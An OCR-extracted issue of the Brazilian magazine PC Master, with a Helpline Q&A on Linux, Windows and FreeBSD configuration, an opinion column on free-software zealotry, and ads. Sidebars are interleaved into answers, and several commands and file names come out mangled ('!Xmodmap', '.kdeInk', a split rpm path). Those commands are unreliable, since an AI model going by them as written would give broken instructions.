
**EUROPA**  
EIRE - [www.linux.ie](http://www.linux.ie)

**LINUX ARVERNE**  
[www.linux-arverne.org](http://www.linux-arverne.org)

## VOCÊ TEM UM GRUPO?

Se você conhece algum grupo de usuários Linux que não esteja nesta lista, envie o endereço para a nossa redação. Pode ser via Internet, para o endereço [pcmaster@europenet.com.br](mailto:pcmaster@europenet.com.br), ou pelos Correios: R. M.M.D.C,121 – Butantã – São Paulo – SP – CEP 05510-021.

# Grupos Brasileiros



# Helpline

[helpline@europenet.com.br](mailto:helpline@europenet.com.br)

Aproveite este espaço e esclareça suas dúvidas técnicas sobre Linux, Windows e Informática em geral com os especialistas da PC Master

## Associação de Arquivo

Tenho um software instalado em meu computador. Quando instalei um outro programa para executar a mesmas funções, o segundo programa trocou o ícone dos arquivos relacionados e ainda ao dar um duplo clique sobre os mesmos não abre mais o primeiro programa, mas sim o programa recém-instalado. Dessa forma quando quero abrir um arquivo desse tipo sou obrigado a abrir primeiro o programa e depois o arquivo. Como faço para retornar os relacionamentos normais?

**Gilberto Hoffman**  
Via Internet

Para reverter a associação de arquivos atual para qualquer outro software, faça assim:

- 1 Abra o Windows Explorer e selecione um arquivo com a extensão desejada.
- 2 Depois, segurando a tecla SHIFT de seu teclado, clique com o botão direito do mouse sobre o arquivo.
- 3 Escolha a opção Abrir Com, será exibido uma lista de programas, localize o desejado.
- 4 Marque a opção "Usar sempre este aplicativo para abrir estes arquivos".


Pronto, da próxima vez que você clicar em um arquivo com a extensão escolhida, ele será aberto pelo software configurado.

## Idioma do KDE

Instalei o Linux e o idioma padrão é o inglês, mas sei que ele tem suporte para outros idiomas. Como mudar o idioma do KDE?

**Sérgio Amaral da Costa**  
Via Internet

No Centro de Controle do KDE (kcontrol), localize o item chamado Ambiente de Trabalho, selecione a opção Idioma. Selecione o idioma desejado na caixa de opções, você pode selecionar até três idiomas. Se o KDE não encontrar uma tradução no primeiro idioma, vai passar para o segundo e para o terceiro. Se mesmo assim não for encontrada qualquer tradução, a linguagem padrão do aplicativo (inglês) será usada.



Altere a associação de arquivos clicando com o botão direito + a tecla Shift

## Usuários em seu Linux

Sempre ouvi dizer que o Linux é mais seguro para o gerenciamento de usuários. Como faço para trabalhar com usuários no Linux?

**Cláudio Batista**  
Via Internet

Para gerenciar usuários em seu sistema, você deve proceder assim:

- 1 Para adicionar o usuário digite o comando `adduser`. O sistema vai pedir o Login, digite o login para o usuário. O sistema solicitará uma password, digite a senha desejada, e confirme. O usuário já está cadastrado no arquivo `/etc/passwd`.
- 2 Para apagar um usuário, deve-se proceder assim: Edite o arquivo `/etc/passwd` e procure a linha equivalente a: `(usuário):(senha criptografada):(ID do grupo):(Grupo):(Home):(Shell)`. Retire esta linha, e o login não existirá mais. Apague o diretório HOME do usuário e também o arquivo `/var/spool/(usuário)`. Pronto, o usuário está descastrado.

## Problema de tecla

No meu Linux a tecla Backspace não funciona. Como fazer para que ela trabalhe corretamente?

**Antonio Carlos de Oliveira**  
Via Internet

Uma solução simple é criar um arquivo `!Xmodmap` no seu \$HOME com o seguinte conteúdo:  
`keycode 22 = BackSpace`

Com isto a tecla "Backspace" passa a gerar o "^H" como esperado.

## Mandrake com Windows


Adquiri o Linux Mandrake e gostaria de instalar no mesmo computador que se encontra o Windows. O meu disco rígido possui uma única partição com 10 MB. Como posso ter o Windows e o Mandrake instalados na mesma máquina?

Getúlio Sanches  
Via Internet

Você só tem de mudar o tamanho da sua partição onde está instalado o Windows. A distribuição Mandrake permite que se faça isso automaticamente durante a instalação. Se você necessitar de um dimensionamento mais preciso do disco, o Mandrake possui uma ferramenta chamada Diskdrake na qual você pode redimensionar cada uma das partições existentes no disco. Após a instalação do Linux você só tem de escolher qual é o sistema operacional que você quer usar durante o boot.

## Backup do Registro

Vi vários artigos na PC Master com dicas que usam o registro, e sempre



Antes de realizar qualquer operação no editor de registro é recomendável que se faça um backup antes

recomendam que eu faça backup do registro. Como criar um arquivo de backup do Registro?

Marco Antonio  
Via Internet

O backup do Registro do Windows é bem simples, faça assim: Abra o Windows Explore, entre na pasta Windows. Selecione os dois arquivos que compõem o Registry (USER.DAT e SYSTEM.DAT). Se você não os vê entre no menu Exibir, Opções. Na aba Exibir habilite a opção Mostrar todos os

arquivos. Clique no botão OK. Copie os dois arquivos para um disquete.

## Configurando a placa de som no FreeBSD

Instalei o FreeBSD da edição 52, a instalação ocorreu perfeitamente sem nenhum tipo de problema, mas não foi detectada a minha placa de som. Como devo fazer para configurar minha placa de som neste sistema operacional?

Paulo Carlos  
Via Internet

O FreeBSD possui suporte a diversas placas de som, mas não é instalada durante a instalação. Para configurar a placa de som na maioria das vezes basta recompilar seu kernel com a opção:

```
device pcm
```

Após recompilar o seu kernel com a opção acima, crie os devices utilizados pela placa de som, para isso basta executar:

```
# cd /dev  
# ./MAKEDEV snd0
```

Se tudo correu bem sua placa de som já deve estar funcionando sem problemas, para testa-la arrume um arquivo de áudio, por exemplo com extensão .au e direcione ele para /dev/audio. Por exemplo:

```
# cat ./teste.au > /dev/audio
```

Se não funcionar verifique se sua placa foi reconhecida no boot:

```
# dmesg | grep -i pcm0
```

## Instalando o KVICR

Gostaria de saber como instalar o KVICR, no Linux Mandrake, fiz o download do arquivo, mas na instalação estou tendo problemas,

## Como montar dispositivos

Confira esta dica para criar atalhos no seu KDE para montar o floppy e o CD-ROM

Clique com o botão direito do mouse no desktop e, no menu que aparecer, selecione as seguintes opções: Novo e Dispositivo de Sistema de Arquivo.

Após selecionar este item, aparecerá uma janela chamada 'krootwm'. Na linha de comando, deve estar escrito Device.kdeInk. Para criar o ícone, substitua a palavra 'Device' pelo nome do dispositivo que você deseja montar. Veja estes dois exemplos:

```
floppy.kdeInk  
cdrom.kdeInk
```

Após fazer isso, clique em OK. Uma outra janela se abrirá. Vá até a guia Dispositivo e especifique o tipo de dispositivo que você deseja montar.

Para montar uma unidade de disco flexível, por exemplo, digite o seguinte comando:

```
/dev/fd0
```

Já no caso da unidade CD-ROM, o comando é:

```
/dev/cdrom
```

Agora é só selecionar o ícone desejado. Assim fica bem mais fácil acessar suas unidades de disquete e CD-ROM no Linux.

pois não sei como proceder para completar a instalação?

**André Gonçalves**  
Via Internet

Para instalar o KVIRC ou qualquer outro programa é recomendável que você utilize o pacote com a versão binária do programa que pode simplificar muito o trabalho. Para o software em questão pode ser encontrado no endereço <http://www.kvirc.org>. Para instalar o software, siga os passos:


**1** Faça o download do pacote de arquivos e copie tudo para o diretório raiz de seu computador.

**2** Você precisará instalar diversas bibliotecas para que o programa funcione corretamente. Portanto, insira o CD do seu Linux Mandrake.

**3** Monte a unidade de CD e instale as bibliotecas necessárias utilizando os comandos:

```
mount /mnt/cdrom  
rpm -ivh /mnt/cdrom//mandrake  
/RPMS/lib*
```

**4** Com as bibliotecas necessárias instaladas no sistema, você deve agora instalar o seu aplicativo, digite:



Para navegar na Internet é necessário adicionar o endereço de DNS no arquivo /etc/resolv.conf

## Snapshot do Mês



Mostre a cara do seu PC. Envie a captura do seu Desktop para [helpline@europenet.com.br](mailto:helpline@europenet.com.br), e apareça aqui na próxima edição da PC Master.

**Cristiano V. Nascimento**  
"CrisLinuxer"  
[cris.linux@universidade.net](mailto:cris.linux@universidade.net)

**Sistema:**  
Conectiva Linux 7.0  
Enlightenment

```
rpm -ivh kvirc.x.i386.rpm
```

Neste caso, x é a versão do aplicativo que está sendo instalado.

**5** Se não foi apresentada nenhuma mensagem de erro, o software foi instalado sem problemas, agora basta carregar o programa com o comando:

```
kvirc
```

### Conectando a Internet

Instalei o Linux Red Hat 7.1 da edição 49 em meu computador.

Todos os meus dispositivos foram reconhecidos perfeitamente inclusive meu modem. Após conectar a Internet nenhuma página consegue ser carregada, aparentemente a conexão Internet parece estar perfeita e existir erros na configuração. Como faço para resolver este problema para navegar normalmente usando o Linux?

**Alexandre M. Gerson**  
Via Internet

Pelo sintomas apresentados por você tudo indica que o sistema não esteja conseguindo resolver os nomes, uma falha de configuração comum.

Para solucionar este problema basta adicionar o endereço do seu servidor de DNS, para fazer isso siga o seguinte procedimento:

Com o editor de textos de sua preferência, abra o arquivo /etc/resolv.conf e acrescente as seguintes linhas no arquivo:

```
search "dominio de seu provedor"  
nameserver xxx.xxx.xxx.xxx
```

Substitua xxx.xxx.xxx pelo endereço de DNS primário de seu provedor. Salve o arquivo e se conecte ao seu provedor Internet usando o modem já configurado.

Não é necessário reiniciar seu computador para que as alterações tenham efeito. Experimente abrir o navegador e acessar um site. **PCM**

### HELPLINE

Se você tem alguma dúvida sobre informática, entre em contato com os nossos especialistas através do e-mail [helpline@europenet.com.br](mailto:helpline@europenet.com.br). As perguntas mais pertinentes serão respondidas na próxima PC Master.

# Agora é a hora de conhecer melhor o Brasil



A revista **Viaje Mais Por Menos** leva você até os melhores pontos turísticos do Brasil e do Mundo com muito mais economia. Aproveite o clima deste verão para viajar bem, gastando muito menos.

Nas bancas  
ou pelo telefone:  
**(11) 3038-5050**  
ou em nosso site:  
[www.europenet.com.br](http://www.europenet.com.br)



# O amor é cego

Uma pequena reflexão sobre idéias radicais, pessoas apaixonadas e seus programas preferidos

**P**aixão não se discute. Se algum dia você ousou questionar a beleza da menina pela qual seu amigo se apaixonou, sabe do que estou falando. Apaixonados não têm olhos nem ouvidos. Paixão é sentimento que não se sente. A realidade está ali, ao alcance, imperfeita como sempre, mas os olhos de um apaixonado não vêem, imaginam. Imaginam perfeição, superestimam qualidades, projetam tudo aquilo que seu objeto de afeto pode vir a ser e tomam como fato concreto. Não se apaixonam, afinal, por nada que não seja perfeito.

Apaixonados são líderes natos. Não sei se por algum instinto pré-histórico de competitividade, ou por simples desejo de integração à sociedade de consumo, faz-se sempre questão de convencer que não há coisa melhor do que o seu objeto de paixão. Há um desejo insaciável de compartilhar sua visão com os cegos que ainda não enxergaram o óbvio. Nessas horas é melhor usar a regra do hospício: não contrarie.

Ouvir um amante de Linux, por exemplo, é uma experiência religiosa. Não sei se você já percebeu, mas é fato que o Linux vai dominar o mundo. Não há como combater o sistema operacional mais rápido e estável do planeta. E não ouse dizer que o Linux é difícil de usar só porque você não está disposto a conhecer as entranhas do TCP/IP somente para imprimir o seu orçamento doméstico.

Isso não é tudo. Você já leu ou

ouviu algo de Richard Stallman? Até Linus Torvalds, o criador do kernel do Linux, já disse que ele é exagerado. Também não é pra menos. Stallman ganha a vida convencendo as pessoas de que não há, no mundo, software melhor que o software livre, cujo desenvolvimento, ao invés de controlado por uma



empresa, é feito livremente por programadores de todo o mundo.

Com o tempo, é claro, a realidade se impõe. Não é à toa que tantos belos relacionamentos terminam de forma trágica. Não dá pra maldizer o Windows quando ele trava, e colocar a culpa no hardware quando o mesmo acontece com o

Linux (isso mesmo, Linux também trava). Não dá pra dizer que qualquer software livre é melhor que qualquer software proprietário quando, pelo motivo que for, eu gasto três vezes mais tempo para fazer a mesma tarefa no software livre.

Sei que quando uso software proprietário torno-me um pouco dependente da empresa que o produz. Não é o fim do mundo. Dependemos das pessoas e de suas informações o tempo inteiro. Pessoas, assim como softwares, desaparecem de uma hora para outra. Não dá pra afirmar que o software livre é melhor porque não desaparece do mercado como o software proprietário. O Latim dominou o mundo civilizado por séculos e hoje é apenas mais uma língua morta. E não havia empresa alguma controlando a evolução do Latim.

Calma aí. Guardem as pedras. Eu não odeio software livre, nem Linux, nem mesmo o Windows. Uso o que me oferecer o melhor custo-benefício, seja software livre ou proprietário. Afinal, se o software é livre para cópia, também é livre para ser criticado, sem paixão nem fé cega, até que possa ser realmente bom. **PCM**

Leandro Calçada  
[leandro.calçada@europenet.com.br](mailto:leandro.calçada@europenet.com.br)

# Está procurando um lugar para hospedar seu web site?

Escolher um provedor para manter um web site na Internet é como se hospedar em um bom hotel. É fácil escolher a melhor opção.

R\$ **29,90** por mes



## Conta Linux

- » <http://www.seunome.com.br>
- » 300 Mb de Espaço para Web
- » 2 Gb transferência mensal
- » 20 Contas POP de e-mail com 10Mb
- » WebMail
- » Redirecionamento de E-mail
- » Aliases Ilimitados de E-mail
- » Estatísticas de acesso ao site
- » Scripts pré configurados
- » Volano Chat
- » Perl, C++, PHP4, MySQL
- » Diretórios Protegidos
- » Extensões Frontpage
- » Contador de Acessos
- » Servidor Seguro (SSL)
- » Página de Erro Configurável

Os nossos pacotes são os mais completos do mercado.

Conheça nossos outros planos.

referenciais para o Conflito Linux - Ledsconos para pagamento semestral e anual.

registro de domínio - registro de domínio - registro de domínio - registro de domínio



### Rapidez

Mais rápido impossível, sua conta é aberta em até 4 horas após a confirmação do primeiro pagamento.



### Serviços

Na Digiweb você não precisa se preocupar, basta preencher o formulário de contratação dos serviços e sua conta é aberta, seu domínio registrado, tudo automaticamente, você ainda pode escolher entre as plataformas Linux, Windows2000 e SQL-Server.



### Suporte

Por telefone ou pela Internet, como você preferir, a Digiweb oferece suporte até às 22:00 horas.



### Controle

Mais importante do que ter um web site na Internet, é saber se o mesmo dá resultados. Na Digiweb você tem relatórios diários de controle de acesso e visitação.



### Segurança

Ao utilizar a conta Linux da Digiweb Brasil, você tem a sua disposição gratuitamente nossos servidores seguros.



### E-commerce

Se sua intenção é realizar vendas pela Internet, na Digiweb você encontra todas as condições para elaborar seu projeto de comercio eletrônico.



### Comodidade

Na Digiweb além de ter 20 contas de e-mail com seu endereço exclusivo, você tem o serviço de WebMail que lhe permite acessar seus E-mails de qualquer lugar no mundo, sem nenhuma configuração.



### Wap

Você pode construir aplicações em WML e seus clientes podem acessar seu Web Site pelo celular.



Acesse agora mesmo nosso web site e solicite sua conta de hospedagem:

# www.digiweb.com.br



Todos os nossos servidores estão no Brasil.

(11) 5084-2575



# TEMOS TUDO PARA SEU PROJETO SAIR REDONDINHO.

www.presenca.com.br

**Full Service Sonopress. Serviços globais de verdade.**

**Autoração • Pré-masterização • Replicação • Produção de material gráfico • Manipulação • Distribuição**

Colocar seu produto no ponto-de-venda, na mão de quem interessa.

Esse é o objetivo do Full Service Sonopress. Um sistema de atendimento engrenado e funcional. Traga a sua idéia ou projeto e deixe o resto por nossa conta, porque nós fazemos tudo para atendê-lo bem. Afinal você é a peça-chave do nosso sucesso.

**Sonopress. Solução na fabricação de CD ROM, Áudio e DVD**

**Sono  
press**  
Grupo Bertelsmann

Fone: (11) 3613-7300/Fax: (11) 3611-3364  
www.sonopress.com.br